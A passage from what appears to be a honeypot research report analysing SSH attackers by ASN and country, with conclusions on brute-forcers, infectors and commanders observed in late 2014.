


Figure 6 – Attackers with associated ASN

By adding ASN, most isolated clusters from previous graph are grouped together. This shows the majority of attacks were originated from a few network providers specifically ASN 4134 and ASN 63854. Moreover, Clusters A, B, C, and D are grouped into one cluster.

This cluster also shows another interesting point. Brute-forcer IP addresses of this cluster were owned by 'Hee Thai Limited' that is a Hong Kong based company. However, the Infectors' IP addresses were owned by the following US based companies.

- Psychz Networks
- Input Output Flood LLC
- HostSpace Networks LLC
- WeHostWebsites.com
- QuadraNet Inc
- Query Foundry LLC

This observation can have two possible scenarios:

a. Infectors (US) purchased a botnet in Hong Kong for brute-force attempts and distribute malware on compromised hosts; or
b. A list of compromised hosts was traded to the Infectors (US) for distribution of malwares.

To investigate this, I looked at the time difference between the first brute-force attempt and the time when the first related Infector was observed in this cluster. The first brute-force (103.41.124.49) was observed on 21st of November and the Infector was observed on 28th of the same month. There is a week gap between the two actors which is unusual. On average, I see the Infector to connect to the compromised honeypot in less than a day.

This potentially support the second scenario that a list of compromised hosts was traded to the Infectors in US for distribution of malware.




Figure 7 - Connections between attackers and countries

In the above figure, I replaced IP addresses with country names to show the connections more clearly. There are some other interesting associations e.g. Brute-force from Ukraine and Infector from Germany, Brute-force from China and Infector from Mexico etc.

4. Conclusion

I have deployed a number of custom made honeypots across top Cloud platforms. To discover attackers' connections, I have applied network theory techniques on the data that I have collected over two months.

Attackers found to be unique to each geographic region and there were a few attackers that targeted more than one honeypot in different region. Only 6% of attackers were observed targeting all honeypot systems. Each region also should a different attack profile.

Three groups of attackers were identified to be behind SSH intrusions. These groups are Brute-forcers, Infectors and Commanders.

Infector activities was semi-automated and in some cases I captured keystrokes showing a real person entering commands. Brute-forcers showed automated activities and were used to guess user and password combinations. Commanders connected to the honeypots to utilise them for Denial of Service.

Finally, in one example, Brute-forcers and Infectors were originated from different geographic locations. Infectors were originated from US based companies while brute-force attempts were captured from a Hong Kong provider. Further investigation support this possibility that a list of compromised hosts was traded to US based companies for distribution of malwares.

The reader should be advised that the result of this research is only based on the data that was capture during two months of November and December 2014. The data is also available for the research community for further investigations.